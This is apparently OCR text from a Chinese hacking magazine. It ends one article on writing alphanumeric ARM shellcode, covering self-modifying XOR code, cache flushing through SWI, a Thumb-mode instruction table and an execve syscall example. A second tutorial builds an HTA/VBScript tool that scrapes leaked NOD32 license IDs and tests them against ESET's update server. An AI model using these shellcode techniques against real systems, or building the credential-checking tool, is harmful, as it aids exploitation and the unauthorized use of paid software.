一个有趣的选择就是从 ARM 模式切换到 Thumb 模式。因为 Thumb 模式的指令较短，很可能有更多有效的指令可以利用。为了从 ARM 模式进入 Thumb 模式，我们必须使用 BX 指令，然而那条指令不是数字字母型。

另一种可以利用的方法是写自修改代码，基本思路是用数字字母型的指令把纯数字型指令写入内存，因为目标代码已经被写入内存，只要简单的跳转执行就行了。让我们来看一个例子，为了简单起见，我们在这里讨论纯数字 ShellCode 的情况，在这种情况下，只有空字节不被允许。

假如你想实现这样的操作：

```
Mov   r0 ,#0
```

这条指令的十六进制是 0xe3a00000，因为在这条指令中有两个空字节，我们需要另一个指令或自修改代码来代替它实现同样的操作。在这个例子中，我们用自修改代码：

```
Ldrh   r1 ,[pc ,#6]
Eor     r1 ,#384
Strh     r1,[pc ,#-2]
.byte 0xe3 , 0xa0 ,0x80 ,0x01
```

在这小段代码中，我们将 0x80,0x01 送入寄存器 R1，然后用 384 对它们进行异或运算，再把结果返回到原始代码，这样代码将不再有空字节。

10．指令高速缓冲区

因为 ARM 处理器有一个指令高速缓冲区（cache），而使编写自修改代码变得困难，因为大多数将要被执行的指令会被放入高速缓冲区。Intel 处理器可以与自修改代码相兼容，它将保证当代码被写入内存执行时，不会被送到快速寄存器。ARM 处理器结构则不一样，这意味着被写入内存的指令与最终执行的指令是不一样的。因为在执行前，它们被送到了高速缓冲区。由于指令高速缓冲区大小的限制，不刷新而写自修改代码的 ShellCode 是很困难的。

一个绕过指令高速缓冲区的方法是使用 MCR 指令，这条指令可以使我们把一个寄存器送入协处理器，并且它是数字字母型。我们可以通过设置一个寄存器的特殊行为，然后使用 MCR 指令将被设置的寄存器送入协处理器的状态寄存器来关闭指令高速缓冲区。但正如我们前面提到的，这条指令在 ARMv6 以前是特权指令。因为它不是通用的，我们在这里不再做进一步的探讨。

在没有刷新指令高速缓冲区之前，我们是不能将 SWI 指令写入内存的，因为我们需要用这条指令来刷新指令高速缓冲区。在 ARM 处理器上，高速缓冲区刷新的系统调用的十六进制代码是 0x9f002，它们显然不是数字字母，用它们作为我们自修改代码的一部分显然是有问题的。但是因为 SWI 能产生软件中断，而作为中断的句柄 0x9f0002 因为是数据会被读入高速缓冲区，所以在自修改代码中，我们可以为 SWI 选择参数，参数会被正确读入。

在纯数字的代码中，我们使用这样一系列操作来刷新高速缓冲区。

```
Mov   r0 ,#0
Mov   r1 ,#-1
Mov   r2 ,#0
Swi    0x9f0002
```

既然这些指令能产生出一些数字字节，那么，在我们的 ShellCode 中的子修改代码要使用到这种技巧。

11．进入 Thumb 模式

正如上面所提到的，我们不需要进入 Thumb 模式以使我们的 ShellCode 可以运行。但是进入 Thumb 模式很方便，因为我们只需要保证每条指令的 2 个字节为数字字母，相比 ARM 模式下的 4 个字节要容易得多。

下面的例子可以让我们进入 Thumb 模式：

```
Sub   r6, pc, #-1
Bx r6
```

由于指令 BX 不是数字字母，我们必须重写 ShellCode 来完成相应的操作。在执行系统调用刷新高速缓冲区之前，我们必须修改这条指令。

下面是在 Thumb 模式下的所有指令，根据不同的处理器版本有所限制。我们来挑选出符合我们要求的数字字母型指令。（由于指令比较多，限于篇幅的关系，这里不再贴出，只给出挑选的结果）

如果我们淘汰那些不是在所有的 ARM 处理器上都适用的、不是数字字母型的或者需要特殊硬件才能执行的指令后，将剩余的指令加以分类，将得到下面的这些指令。

```
-ADC:Add with cary
-ADD:add
-ASR:arithmetic shift right
-BX:branch and exchange
-CMP:compare
-LDR:load register
-MOV:move
-MUL:multiply
-NEG:negate
-ORR:logical or
-STR:store register
-SUB:substract
-TST:test
```

很明显，我们在 Thumb 模式下比在 ARM 模式下可以得到更多可用的指令。但是每一个指令的使用还是有限制的。对每一条指令，我们只能用指定的寄存器和数值作为参数。因为指令大小的关系，这些限制条件比在 ARM 下更加神秘。下面我们将讨论每一条指令的限制条件。

ADC:　Syntax: ADC <Rd> ,<Rm>

15	14	13	12	11	10	9	8	7	6	5　3	2　0
0	1	0	0	0	0	0	1	0	1	Rm	Rd

由于第 7 位被设置为 0，第 6 位被设置为 1，对于参数 Rm 和 Rd，我们只能使用低寄存器。我们不能用 R0 同时作 Rm 和 Rd 的参数。因为这将导致 0x40 或@的产生。最重要的一点是我们必须知道参数的进位标志，因为它也会被加到最终结果中。

-ADD：在 ARM 手册中，Thumb 模式下的 ADD 指令有 7 个不同的版本，我们将参照手册进行说明。ADD(1),ADD(3),ADD(5),ADD(6)和 ADD(7)都不能使用，因为它们的第 1 个字节不是数字字母。这样我们就剩下了 ADD(2)和 ADD(4)。

-ADD(2): syntax:　ADD <Rd> ,#<imm_8>

15	14	13	12	11	10　8	7　0
0	0	1	1	0	Rd	Imm_8

Rd 可以是任意的低寄存器，可是 imm_8 必须遵循以下的限制条件，才能保证为数字字母型。

-47<imm_8<123

-imm_8 不能是 58-64 或 91-96

-ADD(4): syntax: ADD <Rd> , <Rm>

15	14	13	12	11	10	9	8	7	6	5　3	2　0
0	1	0	0	0	1	0	0	H1	H2	Rm	Rd

在 H1 是 1 的情况下，Rd 必须是一个高寄存器。在 H2 是 1 的情况下，Rm 必须是一个高寄存器。在我们的例子中，目的寄存器 Rd 不能是高寄存器。因为那会使第 7 位被设置为 1，结果我们只能使用一个高寄存器和一个低寄存器作为这条指令的参数，并且当第 7 位被设置为 0，同时第 6 位被设置为 1 时，我们不能用 R8 作为 Rm、R0 作为 Rd，因为会导致第 2 个字节为@。理论上，我们可以使用两个低寄存器作为参数，但是手册上强调如果同时使用两个低寄存器作为参数，将得到不可预计的结果。

-ASR：有两个版本的 ASR，ASR(1)允许使用常数作为参数进行移位操作。但它是非数字字母型的，所以我们只能用 ASR(2)了。

-ASR(2)：ASR <Rd>, <Rs>

15	14	13	12	11	10	9	8	7	6	5　3	2　0
0	1	0	0	0	0	0	1	0	0	Rs	Rd

由于第 7 位和第 6 位都是 0，则 Rs 的前两位必须为 1，这意味着 Rs 必须是 R6 和 R7 两者之一。

-BX: syntax: BX <Rm>

15	14	13	12	11	10	9	8	7	6	5　3	2　0
0	1	0	0	0	1	1	1	0	H2	Rm	SBZ

分支指令可以被用来进入 ARM 模式。这对于从 Thumb 模式开始的代码是非常有用的。因为在 Thumb 模式中 SWI 指令不是数字字母型的，所以如果我们要修改子代码，我们是不能刷新高速缓冲区的。这时候，我们可以使用 BX 指令进入 ARM 模式。因为在 ARM 模式 SWI 指令是数字字母型，后面我们将详细探讨。如果我们将第 6 位设置为 0，我们必须同时把第 5 位和第 4 位设置为 1，这意味着我们仅仅可以使用低寄存器 R6 和 R7，对于高寄存器，我们使用 R9、R10、R11、R13、R14 和 R15。

-CMP：有 3 种版本的 CMP，包括 CMP(1)、CMP(2)、CMP(3)，但 CMP(2)不是数字字母型。

-CMP(1): syntax: CMP <Rn> ,#<imm_8>

15	14	13	12	11	10　8	7　0
0	0	1	0	1	Rn	Imm_8

同 ADD(2)的限制条件一样，Rn 可以是任意的低寄存器，但 imm_8 必须遵循以下条件：

-47<imm_8<123

-imm_8 不能是 58-64 或 91-96

-CMP(3)：syntax: CMP <Rn>,<Rm>

15	14	13	12	11	10	9	8	7	6	5　3	2　0
0	1	0	0	0	1	0	1	H1	H2	Rm	Rd

与 ADD 的限制条件相同，对于我们来说 Rd 不能是一个高寄存器，因为会使第 7 位为 1，结果导致我们只能使用一个高寄存器和一个低寄存器作为参数。同样，如果 Rn 是 R0，Rm 不能是 R8。同时使用两个低寄存器，结果是无法预计的。

-LDR：这个指令有许多版本，LDR(1)～LDR(4)、LDRB(1)、LDRB(2)、LDRH(1)、LDRH(2)、LDRSB 和 LDRSH。在这些指令中，只有 LDR(1)和 LDRH 不是数字字母型。

-LDR(1): syntax: LDR <Rd> ,[<Rn> ,#<imm_5> *4]

15	14	13	12	11	10　6	5　3	2　0
0	1	1	0	1	Imm_5	Rn	Rd

寄存器使用的限制条件依赖于立即数的数值，但是我们可以确定 Rn 和 Rd 同时都是 R0 是不可能的。如果 Imm_5 不平衡，那么所有的寄存器都可以使用。但如果 Imm_5 平衡，则 Rn 只能用 R6 和 R3。

-LDR(2): syntax: LDR <Rd> ,[<Rn> ,<Rm>]

15	14	13	12	11	10	9	8　6	5　3	2　0
0	1	0	1	1	0	0	Rm	Rn	Rd

因为第 7 位只能是 0，则 Rm 只能用 R0、R4、R5。如果 Rm 是 R0 或 R4，则 Rn 必须是 R6 或 R7。假设 Rm 是 R1 或 R5，则 Rn 和 Rd 不能同时为 0。

-LDR(3): syntax: LDR <Rd> ,[PC, #<imm_8>*4]

15	14	13	12	11	10　8	7　0
0	1	0	0	1	Rd	Imm_8

与 ADD(1)和 CMP(1)相同，Rd 可以是任意的低寄存器，但 imm_8 必须遵循限制条件才能确保为数字字母型。

-LDRB(1): syntax: LDRB ,<Rd> ,[<Rn> ,#<imm_5>]

15	14	13	12	11	10　6	5　3	2　0
0	1	1	1	1	Imm_5	Rn	Rd

Imm_5 要小于 12，因为第 2 个字节是大于 2 的，如果 Imm_5 是 11 或 10，则第 2 个字节的 7 位必须设置为 1。事实上，它必须比 10 小，并且不能是 7、6、2 或 3。

-LDRB(1):syntax:LDRB　<Rd> , [<Rn> ,<Rm>]

15	14	13	12	11	10	9	8　6	5　3	2　0
0	1	0	1	1	0	1	Rm	Rn	Rd

由于第 2 个字节与 LDR(2)是相同的，因此限制条件也相同。

-LDRH(2): syntax: LDRH <Rd> ,[<Rn> ,<Rm>]

15	14	13	12	11	10	9	8-6	5-3	2-0
0	1	0	1	1	0	1	Rm	Rn	Rd

与 LDR(2)和 LDRB(2)的限制条件相同。

-LDRSB: syntax: LDRSB <Rd> ,[<Rn> ,<Rm>]

15	14	13	12	11	10	9	8-6	5-3	2-0
0	1	0	1	0	1	1	Rm	Rn	Rd

同样，与 LDRB(2)的限制条件相同。

-LDRSH: syntax: LDRSH <Rd> ,[<Rn> ,<Rm>]

15	14	13	12	11	10	9	8-6	5-3	2-0
0	1	0	1	1	1	1	Rm	Rn	Rd

与 LDRB(2)和 LDRH(2)的限制条件相同。

-MOV：有 3 种不同版本的 MOV 指令，但是只有 MOV(3)是数字字母型，它用来在高寄存器之间传递数据。

-MOV: syntax:MOV <Rd> ,<Rm>

15	14	13	12	11	10	9	8	7	6	5-3	2-0
0	1	0	0	0	1	1	0	H1	H2	Rm	Rd

同样，如果 Rm 是 R8，则 Rd 不能是 R0。同时使用两个低寄存器，结果是难以预计的。

-MUL: syntax: MUL <Rd> ,<Rm>

15	14	13	12	11	10	9	8	7	6	5-3	2-0
0	1	0	0	0	0	1	1	0	1	Rs	Rd

因为指令 MUL 的第 2 个字节与 ADC 指令的第 2 个字节相同，因此它们有相同的限制条件。

-NEG:syntax: NEG <Rd> , <Rm>

15	14	13	12	11	10	9	8	7	6	5-3	2-0
0	1	0	0	0	0	1	0	0	1	Rs	Rd

NEG 的第 2 个字节与 MUL 和 adc 相同，因此有同样的限制条件。

-STR：STR 有许多版本，STR(1)～STR(3)、STRB(1)、STRB(2)、STRH(1)、STRH(2)。STR(3)和 STRH(1)不是数字字母型。

-STR(1): syntax: STR <Rd> ,[<Rn> ,#<Imm_5>*4]

15	14	13	12	11	10-6	5-3	2-0
0	1	1	0	0	Imm_5	Rn	Rd

同 LDR(1)。

-STR(2): syntax: STR <Rd> ,[<Rn> , <Rm>]

15	14	13	12	11	10	9	8-6	5-3	2-0
0	1	0	1	0	0	0	Rm	Rn	Rd

同 LDR(2)。

-STBR(1): syntax: STR <Rd> ,[<Rn> ,#<Imm_5>]

15	14	13	12	11	10-6	5-3	2-0
0	1	1	1	0	Imm_5	Rn	Rd

因为第 11 位为 0，限制条件比 LDRB(1)宽松，与 STRB(1)相同。

-STRB(2): syntax: STR <Rd> ,[<Rn> ,<Rm>]

15	14	13	12	11	10	9	8-6	5-3	2-0
0	1	0	1	0	1	0	Rm	Rn	Rd

同 LDRB(2)。

-STRH(2): syntax: STR <Rd> ,[<Rn> ,<Rm>]

15	14	13	12	11	10	9	8-6	5-3	2-0
0	1	0	1	0	0	1	Rm	Rn	Rd

同 STRB（2）。

-SUB: SUB 有 4 种版本，但仅有 SUB(2)是数字字母。

-SUB: syntax: SUB <Rd> , <imm_8>

15	14	13	12	11	10-8	7-0
0	0	1	1	1	Rd	Imm_8

因为 SUB(2)的第 2 个字节仅含有一个立即数，那么它与 ADD(2)、CMP(1)和 LDR(3)的第 2 个字节有相同的限制条件。但与 ADD(2)、CMP(1)和 LDR(3)不同的是对于 Rd 我们不能使用任意的寄存器。因为 SUB 指令的前 5 位是 00111，也就是在 0x38～0x3f 之间变化，但是只有 0x38 和 0x39 是数字字母，这意味我们只能使用 R0 和 R1 作为 Rd。

-TST:syntax: TST<Rd> , <Rm>

15	14	13	12	11	10	9	8	7	6	5-3	2-0
0	1	0	0	0	0	1	0	0	0	Rm	Rd

因为第 7 位和第 6 位都被设置为 0，意味着第 5 位和第 4 位必须被设置为 1，于是制定了下列约束条件：

Rm 只能为 R6 或 R7。如果 Rm 是 R6，则 Rn 可以是任意的低寄存器。如果 Rm 是 R7，则 Rn 只能是 R0 或 R1。

上面的指令列表漏掉了一个重要的指令 SWI，我们需要弄清楚的是在 Thumb 模式下，SWI 不是数字字母型的，我们需要在 ARM 模式重写它。在 Thumb 模式下，我们不能将系统调用例程号直接传递给 SWI 指令，而是要将其放入 R7 寄存器中进行调用，与 ARM 模式不同，在进行系统调用时不必给系统例程号加上 0x900000，直接将其放入 R7 寄存器就可以了。

在 ARM 模式下调用 execve 的例子：

```
SWI 0x90000B
```

在 THUMB 模式下：

```
Mov   r7 ,#0x0b
SWI 48
```

12．进入 ARM 模式

尽管现在我们的代码已经运行在 Thumb 模式下了，我们仍然有一个问题未解决：在 Thumb 模式下，我们不能编写自修改代码，因为我们不能调用 SWI 指令来刷新高速缓存，我们可以用上面挑选出的代码在任何需要的时候进入 ARM 模式，这是进入 ARM 模式的一个例子。

```
BX pc
ADD   r7,  #50
```


我们需要添加一个空指令，因为 pc 将指向现在执行的指令 +4 的地址处。

总 结

这篇文章演示了在 ARM 处理器上实现数字字母型 ShellCode 的可能性，尽管由于 ARM 处理器本身的原因，使得这件事变得很困难，但是我们找到了一些方法来克服这些困难，结果使这件事情成为可能。

为了帮助完成 ShellCode，使用了 Thumb 指令，它的高代码密度优势更容易写出数字字母型的 ShellCode。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：无
关键字：HTA、NOD32

HTA 编写 NOD32 ID 获取器

文/图　pk

开篇之前，先说明本文用到的对象 Msxml2.XMLHTTP 和 Adodb.Stream，如果您的本地计算机没有这两个对象，那么本文涉及的脚本将可能无法使用。本文使用脚本编辑器 notapad++，编写环境为 Windows XP SP3。

在大多数情况下，计算机里没有安装 VC 之类的 IDE 编译器。所以当我希望写个小型的计算程序时，会毫不犹豫地打开记事本。而 VBS 这种解释型语言的存在，给我这种懒人提供了很大的方便，更为关键的是，所有的过程，只需要你打开记事本，轻轻敲上几行代码，而不用经过 link，再 compile，再按 F5 键，再 debug，最后终于 release 的漫长过程。同时，强大的 WMI 和各种对象的存在，又再一次赋予了 VBS 神一般的力量。它让无法直接调用 win32 API 的 VBS，终于可以间接调用一些系统底层的东西了。然而美中不足的是，由于无法直接调用 API，VBS 的界面往往显得过于简陋。这不能不说是一种很大的遗憾。HTA 的出现，极大改善了这种尴尬的情况。今天给大家带来的就是这样一个 HTA，其起因也是实在无法忍受 VBS 的简陋界面。

NOD32 的 ID 获取器不是什么新鲜的东西，记得论坛里小鱼曾经就用 BC++写过。用 HTA 编写的思路也基本差不多，不外乎两种。一种是直接从 NOD32 的服务器申请试用 ID，一种是直接分析并获取网络上别人公开的 ID，本文所讲的 HTA 是第二种。流程图如图 1 所示。




图 1

从流程图可以看出，其中比较重要的两个流程是正则匹配过程和对 ID 有效性进行验证。下面是这两个函数的代码：

```
'匹配测试
Function  RegExpTest(patrn, str)
    Dim regEx, Match, Matches
    Set  regEx = New RegExp
        regEx.Pattern = patrn
        regEx.IgnoreCase = True
        regEx.Global = True
        Set Matches = regEx.Execute(str)
        For Each match In Matches
            str1 = str1 & match.SubMatches(0) & ":" & match.
SubMatches(1) & Chr(13)
        Next
        RegExpTest = str1
    Set regEx = Nothing
End Function
'数据分析
Function Analysis(Data,time)
    MsgBox "连接成功！搜索时间将视你的网络状态而定，一
般在 15 秒内。",vbExclamation,"搜索开始..."
    Strids = RegExpTest("(?:用户名)\s*:\s*(EAV-\d+)[\s\S]*?(?:
密码)\s*:\s*(\w+)",Data)
    Ids = Split(Trim(Strids),Chr(13),-1,1)
    For i = 0 to Ubound(Ids)-1
        Id=Split(Ids(i),":",-1,1)
        aids = aids & check(id(0),id(1)) & vbcrlf & "</br>"
    Next
        aids = "以下是" & time & "校验通过的 EAV ID
</br></br>" & vbcrlf & aids
    Analysis = aids
End Function
```

通过 RegExp 对象，我们可以对一个字符串的内容进行正则匹配。它为我们提供这样几个属性进行设置。Pattern 属性，设置正则匹配的规则，从而返回被搜索的模式。Global 属性，设置搜索是否应用于整个字符串。如果要全部搜索，那么 Global 属性的值需要设置为 True；否则其值为 False，默认的设置为 False。IgnoreCase 属性，设置是否区分大小写。如果搜索是区分大小写的，则 IgnoreCase 属性为 False；否则为 True，默认的设置为 False。

通过对某资源页面的分析（http://www.xxxxxxx.cn/nod32-id），我们发现，EAV 的 ID 和 PASSWORD 总会出现在“用户名：”“EAV-”“密码：”这几个部分支线，而 ESS 的信息则出现在“用户名”“TRIAL-”“密码”这几个部分之间。所以，我们的表达式就可以这样写：(?:用户名)\s*:\s*(EAV-\d+)[\s\S]*?(?:密码)\s*:\s*(\w+)。

关于正则表达式怎么写，这里就不再多说了，大家可以自

己查询资料，不再占用版面。

ID 的有效性验证，我们是通过发送 ID 信息到 NOD32 的验证服务器，通过服务器返回的状态来判断该 ID 是否有效。

```
'校验 ID
Function Check(usr,psw)
    Dim https
    Set https = CreateObject("Msxml2.XMLHTTP")
    With https
    .Open "GET", "http://update.eset.com/download/engine3/em
000_32_l0.nup", False, usr, psw
    .Send
    If https.status = 200 Then
        Check = "用户名：" & usr & " 密码：" & psw
    End If
    End With
    Set https = Nothing
End Function
```

Msxml2.XMLHTTP 给我提供了 Status 这个很好的东西，通过抓包分析，当我们提交的 ID 可用时，NOD32 的服务器会给我们返回状态码 200。当 ID 无效时，NOD32 的服务器返回的状态码则是 401。所以，我们只需要将返回 200 状态的 ID 保留下来即可。是不是很简单呢?

好了，最核心的部分写完了，我们需要考虑一些异常情况下的处理。

首先，通过 Msxml2.XMLHTTP 获取到的网页内容是二进制内容，无法进行正则匹配，我们需要将其转换为字符串后再进行处理，用到的对象是 Adodb.Stream，函数片段可以到黑防官方网站下载源码，这里不占用版面。

其次，由于我们获取的是别人公布的 ID 资源，这就存在着一些不可靠性。通过对资源页面的分析，我们可以发现，最新的页面形式如下：http://www.xxxxxxx. cn/nod32-id/2010-10-5。

链接的最后部分，是网站发布的时间。该资源页面更新比较快，基本是每天更新，这样，就给了我们很好的处理方法。函数代码如下。

```
Function UrlTest()
    link="http://www.nod32jihuoma.cn/nod32-id/" & Date & ".html"
    If instr(GetUrl(link),"<!DOCTYPE html PUBLIC")<>0 Then
        urltest = Analysis(GetUrl(link),Date)
        DataArea.InnerHTML = UrlTest
    Else
        'Msgbox "连接不上服务器，自动尝试其他链接"
        Do Until instr(GetUrl(link),"<!DOCTYPE html
PUBLIC")<>0
            Dates = Date-1
            link = "http://www.nod32jihuoma.cn/nod32- id/" &
Dates & ".html"
        Loop
            urltest = Analysis(GetUrl(link),Date)
            DataArea.InnerHTML = UrlTest
    End If
End Function
```

通过自定义函数 GetUrl 返回的状态，我们可以判断最新的页面是否可用，如果不可用，我们通过 Date-1 进行循环，一直找到可用的资源页面。这样，就大大提高了资源页面数据获取的可靠性。

当然还有一种极端情况，就是 ESET 公司大幅度封杀 ID，获取最新页面上的 ID 全部校验无效，这时也需要我们进行异常处理。我的脚本里没有写，因为这种情况比较极端。但是可以给大家提供一个处理思路，就是让之前的 check 函数返回一个 False 值，当验证全部失效时，返回 False 值就可以了。

好了，脚本最核心的部分写完了。我们开始用 HTA 对页面进行优化。

黑防关于 HTA 介绍的文章比较少，我们先来了解一点基础知识。

HTA 其实是 HTML Application 的缩写，说白了，就是 HTML 网页，只是用 mshta 来进行解释。但是，HTA 又有许多特别的属性。举个例子，保存为 Hello.hta。

```
<html>
<head>
<title>hello hta</title>
<hta:application
    applicationname="hello hta"
    border="none"
    borderstyle="sunken"
    caption="yes"
    icon="filename.ico"
    maximizebutton="yes"
    minimizebutton="yes"
    showintaskbar="no"
ingleinstance="no"
    sysmenu="yes"
    windowstate="normal"
    scroll="no"
/>
<script language=vbscript>
sub test
msgbox "hello hta"
end sub
</script>
</head>
<body>
<p>hello hta</p>
<input type="button" value="press me" name="run_button"
onclick=test>
</body>
</html>
```

很明显，和普通 HTML 最大的区别在于这个标签 <hta:application hta>，通过这个标签我们可以对 HTA 的一些属性进行设置。比如，你是否很讨厌 IE 那种侧边的滑动条? 通过设置 scroll="no"，我们就可以干掉它了。在例子中我们还可以看出，HTA 里面可以使用脚本，这样，就极大地丰富了 HTA 的应用。

在这个例子里，我们需要做的很简单，如图 2 所示，设计一个按钮，用户按这个按钮的时候，就执行搜寻 ESET ID 的工作。搜寻完毕，我们再通过 HTA 显示出函数返回的结果。




图 2

所以，我们的 BODY 部分可以这样写：

```
<body>
<input type="button" value="Searching..." name="run_button"
onClick=UrlTest>
<input type="button" value="Disclaimer！" name="run_button"
onClick=Dis>
<input type="button" value="Help Others" name="run_button"
